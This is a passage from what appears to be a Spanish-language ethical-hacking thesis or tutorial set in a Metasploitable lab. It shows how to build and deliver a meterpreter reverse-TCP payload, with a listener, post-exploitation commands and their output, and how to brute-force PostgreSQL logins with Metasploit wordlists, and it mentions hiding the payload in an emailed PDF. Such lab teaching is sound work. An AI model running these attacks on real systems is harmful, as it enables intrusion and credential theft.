En esta ocasión resulta más complicado que simplemente seleccionar el *exploit* y luego el *payload* puesto que necesitamos que el equipo objetivo "participe" en el ataque. Puesto que en general el mundo del *hacking* tiene más ejemplos desarrollados para atacar equipos *Windows*, los *payloads* de MTP orientados a este sistema operativo lanzan una *Shell* más completa y además permiten realizar el ataque de una forma un poco más directa.

Dado que nuestro ataque se realizará sobre un equipo sobre el que corre *Linux* (concretamente *Metasploitable Linux*) necesitaremos ejecutar dos pasos previos al lanzamiento del *exploit* y su correspondiente *payload*.

En primer lugar creamos un fichero binario que deberemos enviar al equipo objetivo vía **SCP** [25]. Dicho fichero no es más que la conversión a un fichero binario del archivo que contiene el *payload* que más tarde usaremos. Este *payload* es aquel que se encuentra en la ruta **/Linux/x86/meterpreter/reverse_tcp** y permite abrir una conexión TCP inversa desde el equipo atacante hacia el atacado como ya describimos en el ejemplo previo.

Para obtener nuestro fichero binario accedemos a la ruta donde se ejecuta la consola de *payloads* (msfpayload) (figura 6.14):

Figura 6.14

Una vez aquí, generamos el binario mediante la siguiente orden (figura 6.15):

Figura 6.15

En este momento enviamos el fichero hacia el equipo objetivo sobre el que corre *Metasploitable Linux* (figura 6.16):

Figura 6.16

La situación hasta ahora es que una vez que hemos decidido qué *payload* necesitábamos usar, hemos creado un fichero binario que hemos transferido hasta el equipo objetivo para utilizarlo más adelante. Una vez en este punto, necesitamos configurar un *exploit* en la consola de MSF.

El *exploit* que utilizaremos será **/multi/handler**, que no es más que un manejador genérico para la mayoría de sistemas operativos y que depende en gran medida del *payload* que se le asigne para funcionar correctamente (figura 6.17):

Figura 6.17

Cuando tenemos asignado el *exploit* mostramos los *payloads* y cargamos el que mencionamos previamente. Este *payload* necesita que le configuremos solamente la dirección IP que corresponde al host local. Para ello nos bastará con ejecutar los siguientes comandos (figura 6.18):




Figura 6.18

Llegados a este punto, tenemos configurado el *exploit* con su *payload* asignado por lo que podemos lanzarlo mediante la orden **exploit**. Una vez lanzado, observamos que se ejecuta desde el puerto 4444 (que es una de las opciones que dejamos en su configuración por defecto), y que queda en un estado que se identifica con la inicialización del *payload*. Este estado podría mantenerse indefinidamente si no actuáramos y es en esa actuación donde aparece una de las claves del ataque, la utilización del binario.




Figura 6.19

Una vez que hemos lanzado en el equipo origen el *exploit* necesitamos lanzar en el equipo destino el fichero binario que previamente transferimos. Esta parte puede resultar "trampa" puesto que somos nosotros mismos los que provocamos el ataque. La idea es que esta operación se realiza de forma más elegante si estamos haciendo un ataque con otros fines, pero como nuestro ataque se enmarca dentro de un tipo de *hacking* ético, nos basta con utilizar esta técnica. Si estuviéramos realizando un ataque malicioso, podríamos crear un fichero **PDF** por ejemplo en el que incluyésemos el código del *payload*. En ese caso, el ataque se desencadenaría al abrir el fichero **PDF**. Previamente ese fichero se lo habríamos hecho llegar al destinatario por otro medio distinto al **SCP**, como por ejemplo correo electrónico o similar. La ejecución del **PDF** tendría las mismas consecuencias que la ejecución de nuestro binario, pero las formas serían muy diferentes.

Figura 6.20

Tras ejecutar el fichero binario en el equipo víctima comprobamos que el estado en el equipo origen cambia y se establece una sesión de MTP entre las dos máquinas a través de TCP inverso (figura 6.21).




Figura 6.21

Nos aparece por tanto, una *Shell* de Meterpreter que podemos usar en base a una seria de órdenes preestablecidas y que dependen incluso del *payload* utilizado y del sistema operativo al que se accede (figura 6.22).

Figura 6.22

Las órdenes más destacables y algunas de las que hemos considerado importante mostrar sobre el ejemplo desarrollado son las siguientes:

- **ps:** muestra los procesos activos en la máquina remota.
- s**ysinfo:** indica nombre, sistema operativo, e idioma de la máquina remota (figura 6.23).

Figura 6.23

Podemos observar que efectivamente nos da la información del sistema **Metasploitable Linux**sobre el que estábamos haciendo el ataque.

- **getuid:** da información de los privilegios con los que estamos operando en el sistema remoto (figura 6.24).

```
meterpreter > getuid
Server username: uid=1000, gid=1000, euid=1000, egid=1000, suid=1000, sgid=1000
```

Figura 6.24

- **getpid:** indica el proceso al que estamos conectados (figura 6.25).

```
meterpreter > getpid
Current pid: 5231
meterpreter >
```

Figura 6.25

- **kill**: nos permite matar procesos sobre la máquina objetivo. A modo de ejemplo hemos matado el proceso que previamente (mediante **getpid)** habíamos comprobado que era al que estábamos conectados en nuestra sesión. La consecuencia es evidente y es que la sesión de MTP se cierra en ambas máquinas.

Por un lado, en el equipo origen la propia consola de MSF nos muestra el cierre de la sesión (figura 6.26).

```
meterpreter > kill 5231 -s
Killing: 5231

[*] 192.168.0.198 - Meterpreter session 2 closed.  Reason: Died
```

Figura 6.26

Por otro, la *Shell* del equipo objetivo nos informa de que el proceso ha sido matado (figura 6.27).

```
msfadmin@metasploitable:/tmp$ ./binario.bin




Killed
msfadmin@metasploitable:/tmp$
```

Figura 6.27

- **getwd/getlwd:** el primero nos muestra el directorio remoto en el que estamos, mientras que el segundo nos dice en que directorio local nos encontramos. Estas órdenes son útiles en caso de que queramos descargar o subir ficheros al equipo víctima (figura 6.28).

```
meterpreter > getwd
/tmp
meterpreter > getlwd
/root
```

Figura 6.28

- **shell:** nos devuelve una consola del sistema remoto por lo que podemos utilizar ejecutar comandos directamente en él (con **control+c** volvemos). Esta opción hace MTP equivalente al ejemplo que desarrollamos previamente con un *payload* normal. A través de la *Shell* abierta podemos actuar como si estuviéramos operando directamente sobre el equipo víctima.

- **upload**: permite subir ficheros al equipo remoto.

- **download:** descarga ficheros remotos.

- **netstat**: nos ofrece una visión del estado de los puertos del sistema remoto. Si bien con **nmap** ya podíamos obtener la misma información, ahora la obtenemos desde dentro del propio equipo (figura 6.29).

```
meterpreter > netstat

Connection list
===============

    Proto  Local address        Remote address      State        User  Inode  PID/Program name
    -----  -------------        --------------      -----        ----  -----  ----------------
    tcp    0.0.0.0:512          0.0.0.0:*           LISTEN       0     12454  -
    tcp    0.0.0.0:513          0.0.0.0:*           LISTEN       0     12453  -
    tcp    0.0.0.0:2049         0.0.0.0:*           LISTEN       0     11934  -
    tcp    0.0.0.0:514          0.0.0.0:*           LISTEN       0     12452  -
    tcp    0.0.0.0:8009         0.0.0.0:*           LISTEN       110   12832  -
    tcp    0.0.0.0:6697         0.0.0.0:*           LISTEN       0     12700  -
    tcp    0.0.0.0:60042        0.0.0.0:*           LISTEN       0     11996  -
    tcp    0.0.0.0:3306         0.0.0.0:*           LISTEN       109   11533  -
    tcp    0.0.0.0:1099         0.0.0.0:*           LISTEN       0     12714  -
    tcp    0.0.0.0:6667         0.0.0.0:*           LISTEN       0     12699  -
    tcp    0.0.0.0:139          0.0.0.0:*           LISTEN       0     12343  -
    tcp    0.0.0.0:5900         0.0.0.0:*           LISTEN       0     12708  -
    tcp    0.0.0.0:111          0.0.0.0:*           LISTEN       0     10393  -
    tcp    0.0.0.0:6000         0.0.0.0:*           LISTEN       0     12705  -
    tcp    0.0.0.0:80           0.0.0.0:*           LISTEN       0     12611  -
    tcp    0.0.0.0:8787         0.0.0.0:*           LISTEN       0     12697  -
    tcp    0.0.0.0:8180         0.0.0.0:*           LISTEN       110   12817  -
    tcp    0.0.0.0:1524         0.0.0.0:*           LISTEN       0     12455  -
    tcp    0.0.0.0:21           0.0.0.0:*           LISTEN       0     12449  -
    tcp    192.168.0.198:53     0.0.0.0:*           LISTEN       105   11320  -
    tcp    127.0.0.1:53         0.0.0.0:*           LISTEN       105   11318  -
    tcp    0.0.0.0:23           0.0.0.0:*           LISTEN       0     12450  -
    tcp    0.0.0.0:5432         0.0.0.0:*           LISTEN       108   11746  -
```

Figura 6.29

- **route**: nos permite no solo visualizar sino también modificar las tablas de enrutamiento que tiene configuradas el equipo remoto (figura 6.30).



meterpreter > route
IPv4 network routes
Subnet Netmask Gateway Metric Interface
0.0.0.0 0.0.0.0 192.168.0.1 100 eth0
192.168.0.0 255.255.255.0 0.0.0.0 0 eth0
IPv6 network routes
Subnet Netmask Gateway Metric Interface
fe80:: ffff:ffff:ffff:ffff:: :: 256 eth0

Figura 6.30

7. Caso Práctico: *Phising* en bases de datos (PostgreSQL)

El siguiente ejemplo que describiremos a fondo tras conocer el funcionamiento de *exploits* simples y conexiones inversas por inserción de *payload,* trata sobre cómo es posible utilizar el *framework* ***Metasploit*** para, mediante "hacking ético", detectar posibles fisuras en la seguridad de una red consiste en realizar un *ataque de fuerza bruta* sobre nuestro equipo objetivo.

Con este concepto se conoce a aquel tipo de ataque que tiene por objetivo obtener una clave mediante el uso combinado de una gran cantidad de usuarios y contraseñas.

A través de este ejemplo se describirán los comandos básicos que emplea la consola de **Metasploit** (msfconsole) para funcionar y también la información básica que podemos obtener de la herramienta **nmap**.

Teniendo en cuenta que tenemos la intención de obtener información de un sistema de bases de datos será estrictamente necesario obtener información sobre el host remoto sobre el que corre dicha BBDD y al menos el puerto en el que ésta escucha. Mediante **nmap** barreremos primero la red partiendo de una subred concreta y tras esto analizaremos el host que nos interesa.

Si lanzamos la orden

```
root@kali:~# nmap 192.168.0.1/24
```

Figura 7.1

Obtenemos información de todos los hosts disponibles en la red. Resulta curioso ver como alguno de ellos, en concreto una consola Sony PS4, tiene todos los puertos cerrados para evitar vulnerabilidades pero también porque en principio es un sistema dedicado que no necesita interactuar con el exterior.

Sin embargo, aunque con ese comando obtenemos información valiosa para elegir el host objetivo, necesitamos centrarlo en dicho host para obtener datos específicos sobre los servicios que funcionan en él y las versiones de dichos servicios, para ello lanzamos (figura 7.2):

```
root@kali:~# nmap -sV 192.168.0.199
```

Figura 7.2

Y obtenemos (figura 7.3):




Figura 7.3 Información sobre puertos y servicios del equipo víctima

Que para nuestro objetivo concreto nos permite obtener la versión en funcionamiento de *Postgresql*, y el puerto en el que escucha, el 5432 que coincide en este caso en el puerto por defecto que usa dicho sistema de bases de datos.

A partir de estos pocos datos podemos empezar a utilizar el framework de **Metasploit** con más posibilidades de éxito.

Una vez que accedemos a la *msfconsole* necesitamos tener en mente un objetivo. En nuestro caso dicho objetivo pasa por obtener la combinación usuario/contraseña que emplea el sistema de bases de datos *PostgreSQL* en nuestro host víctima. Así, a partir de nuestro objetivo tenemos que realizar una búsqueda de los diferentes "*exploits"* que nuestro framework tendrá disponibles para poder realizar el ataque.

De esta forma, mediante la orden **search** podemos establecer un patrón de búsqueda que nos indique posibles "*exploits"* interesantes para cumplir nuestro objetivo final (figura 7.4).

```
msf> search postgresql
```

Figura 7.4

El resultado obtenido será un conjunto de rutas que alojan los diferentes exploits que tienen en su descripción la palabra "postgresql" (figura 7.5).




Figura 7.5 Listado de exploits asociados a la búsqueda realizada

Como se observa en la captura, mediante el exploit alojado en la ruta "auxiliary/scanner/postgres/postgres_login" del framework podemos obtener un exploit que como se puede observar en el campo "Description" no es más que una utilidad para logarse en la base de datos remota.

Como norma general, una vez que tenemos decidida la utilización de un exploit, necesitamos configurar sus diferentes parámetros de funcionamiento. Mediante la orden **show options** podemos observar qué parámetros son obligatorios/opcionales y sus descripciones (figura 7.6).




Figura 7.6 Opciones disponibles para configurar el exploit

En el caso concreto que nos compete deberemos confgurar los parámetros **RHOSTS**, **USER_FILE,** y **PASS_FILE.**

- ✓ **RHOSTS** simplemente indica a **Metasploit** cuál es el host remoto que recibirá la acción del exploit.

- ✓ **USER_FILE** es la referencia a un fichero que contiene posibles nombres de usuario, uno por línea.
- ✓ **PASS_FILE** es el equivalente al anterior pero conteniendo posibles contraseñas.

Para establecer los valores de todos ellos nos valdremos del comando **set**.

Resulta importante destacar que hay algunas opciones que son "requeridas" y otras que no lo son. Las opciones requeridas que estén establecidas mediante valores por defecto deberán ser editadas en función de nuestras necesidades. No obstante, también podremos editar el resto siempre que sea necesario, como podría serlo en el caso de que postgresql no estuviera escuchando en el puerto por defecto o si quisiéramos acceder a una base de datos diferente de "template1".

De esta forma configuramos los parámetros en base a nuestras necesidades (figura 7.7):

```
msf auxiliary(postgres_login) > set RHOSTS 192.168.0.199
RHOSTS => 192.168.0.199
msf auxiliary(postgres_login) > set USER_
set USER_AS_PASS  set USER_FILE
msf auxiliary(postgres_login) > set USER_FILE /usr/share/metasploit-framework/data/wordlists/postgres_default_us
er.txt
USER_FILE => /usr/share/metasploit-framework/data/wordlists/postgres_default_user.txt
msf auxiliary(postgres_login) > set USER_FILE /usr/share/metasploit-framework/data/wordlists/postgres_default_pa
ss.txt
USER_FILE => /usr/share/metasploit-framework/data/wordlists/postgres_default_pass.txt
msf auxiliary(postgres_login) > run
```

Figura 7.7 Configuración de las opciones

Merece la pena destacar que para **USER_FILE** y **PASS_FILE** simplemente hemos asignado la ruta de unos ficheros que **Metasploit** incluye como recopilatorio de los usuarios y contraseñas más básicos de los que se puede partir para lanzar el ataque.

Una vez establecidos los parámetros lanzamos el exploit mediante **run** obteniendo el siguiente resultado (figura 7.8):

```
msf auxiliary(postgres_login) > run

[*] 192.168.0.199:5432 Postgres - [01/25] - Trying username:'postgres' with password:'' on database 'template1'
[-] 192.168.0.199:5432 Postgres - Invalid username or password: 'postgres':''
[-] 192.168.0.199:5432 Postgres - [01/25] - Username/Password failed.
[*] 192.168.0.199:5432 Postgres - [02/25] - Trying username:'' with password:'' on database 'template1'
[-] 192.168.0.199:5432 Postgres - Invalid username or password: '':''
[-] 192.168.0.199:5432 Postgres - [02/25] - Username/Password failed.
[*] 192.168.0.199:5432 Postgres - [03/25] - Trying username:'tiger' with password:'' on database 'template1'
[-] 192.168.0.199:5432 Postgres - Invalid username or password: 'tiger':''
[-] 192.168.0.199:5432 Postgres - [03/25] - Username/Password failed.
[*] 192.168.0.199:5432 Postgres - [04/25] - Trying username:'password' with password:'' on database 'template1'
[-] 192.168.0.199:5432 Postgres - Invalid username or password: 'password':''
[-] 192.168.0.199:5432 Postgres - [04/25] - Username/Password failed.
[*] 192.168.0.199:5432 Postgres - [05/25] - Trying username:'admin' with password:'' on database 'template1'
[-] 192.168.0.199:5432 Postgres - Invalid username or password: 'admin':''
[-] 192.168.0.199:5432 Postgres - [05/25] - Username/Password failed.
[*] 192.168.0.199:5432 Postgres - [06/25] - Trying username:'postgres' with password:'postgres' on database 'tem
plate1'
[+] 192.168.0.199:5432 Postgres - Logged in to 'template1' with 'postgres':'postgres'
[+] 192.168.0.199:5432 Postgres - Success: postgres:postgres (Database 'template1' succeeded.)
[*] 192.168.0.199:5432 Postgres - Disconnected
[*] 192.168.0.199:5432 Postgres - [07/25] - Trying username:'tiger' with password:'tiger' on database 'template1
'
[-] 192.168.0.199:5432 Postgres - Invalid username or password: 'tiger':'tiger'
[-] 192.168.0.199:5432 Postgres - [07/25] - Username/Password failed.
[*] 192.168.0.199:5432 Postgres - [08/25] - Trying username:'password' with password:'password' on database 'tem
plate1'
```

Figura 7.8 Ejecución del exploit

Si nos fijamos detenidamente, el exploit no hace más que tratar de acceder a la base de datos con diferentes combinaciones de usuario y contraseña hasta que con una de ellas acierta.

Como podemos ver resaltado en rojo, dicha combinación corresponde al usuario/password dado por **postgres/postgres** y si intentamos acceder en remoto a esta base de datos con las credenciales obtenidas lo realizamos sin ningún tipo de problema como se muestra a continuación (figura 7.9):

Figura 7.9 Acceso a la BBDD con las credenciales obtenidas

La vulnerabilidad que hemos atacado en este caso está registrada como **CVE** (Common vulnerabilities and Exposures) y recibe una puntuación de 7.5 sobre 10 definiéndose como una cuenta UNIX con contraseña por defecto, vacía o inexistente.

7.1 Pruebas de funcionamiento del exploit

Llegado este punto, merece la pena editar algunos ficheros y así comprobar que el exploit funciona con las modificaciones oportunas de forma que dicha vulnerabilidad es genérica y no aparece solamente porque estemos trabajando con un sistema operativo específico para auditorías de seguridad.

Partimos ahora del sistema de bases de datos Postgresql activo en el host víctima. Desde el host atacante y una vez que hemos accedido a la base de datos obteniendo el usuario y la contraseña mediante un exploit, procedemos a editar Postgresql añadiendo una nueva base de datos y un nuevo usuario. La base de datos se llamará “prueba” y el usuario/password será “pfg2014/pfg2014” (figura 7.10).

```
root@kali:~# psql -h 192.168.0.199 -U postgres
Password for user postgres:
psql (9.1.11, server 8.3.1)
WARNING: psql version 9.1, server version 8.3.
         Some psql features might not work.
SSL connection (cipher: DHE-RSA-AES256-SHA, bits: 256)
Type "help" for help.

postgres=# CREATE DATABASE prueba;
CREATE DATABASE
postgres=# \list
                  List of databases
   Name    |  Owner   | Encoding |   Access privileges
-----------+----------+----------+-----------------------
 postgres  | postgres | UTF8     |
 prueba    | postgres | UTF8     |
 template0 | postgres | UTF8     | =c/postgres          +
           |          |          | postgres=CTc/postgres
 template1 | postgres | UTF8     | =c/postgres          +
           |          |          | postgres=CTc/postgres
(4 rows)

postgres=# CREATE USER pfg2014 WITH PASSWORD 'pfg2014';
CREATE ROLE
postgres=# GRANT ALL PRIVILEGES ON DATABASE prueba to pfg2014;
GRANT
```

Figura 7.10 Creación de bases de datos y usuarios con el usuario obtenido

Comprobamos desde un nuevo terminal que efectivamente tenemos acceso directo a esa base de datos "prueba" con las nuevas credenciales asignadas (figura 7.11).

```
root@kali:~# psql -U pfg2014 -h 192.168.0.199 -d prueba
Password for user pfg2014:
psql (9.1.11, server 8.3.1)
WARNING: psql version 9.1, server version 8.3.
         Some psql features might not work.
SSL connection (cipher: DHE-RSA-AES256-SHA, bits: 256)
Type "help" for help.

prueba=> \q
```

Figura 7.11 Acceso a la nueva base de datos creada

Ahora necesitamos editar los ficheros que tenían nombres y contraseñas típicas de usuarios de bases de datos Postgresql para poder lanzar el exploit de nuevo pero corrigiendo algunos parámetros (figuras 7.12 y 7.13).

Figura 7.12 Adición de un nuevo nombre de usuario al fichero que usa el exploit




Figura 7.13 Adición de una nueva contraseña al fichero que usa el exploit

Podemos por tanto editar el parámetro que hace referencia a la base de datos a la que queremos acceder para que el exploit valiéndose de los nuevos ficheros de referencia de palabras clave sea capaz de deducir mediante ataque de fuerza bruta cuáles son las credenciales de acceso a esta nueva base de datos (figura 7.14).




Figura 7.14

El resultado tras ejecutar la orden **run** (figura 7.15) es de nuevo exitoso y se corresponde con lo que esperábamos, es decir, usuario -> **pfg2014**, contraseña-> **pfg2014** (además de postgres/postgres que como usuario root tiene acceso a la base de datos puesto que se ha creado bajo sus permisos).




Figura 7.15 Ejecución del exploit con los éxitos remarcados

7.2 Análisis de paquetes intercambiados

A través del software **"Wireshark"** incluido también en Kali Linux vamos a analizar los paquetes que se intercambian durante el lanzamiento y ejecución del exploit.

Para ponernos en antecedentes es imprescindible dejar claro que la máquina atacante tiene la IP 192.168.0.201, mientras que la víctima tendrá la IP 192.168.0.199.

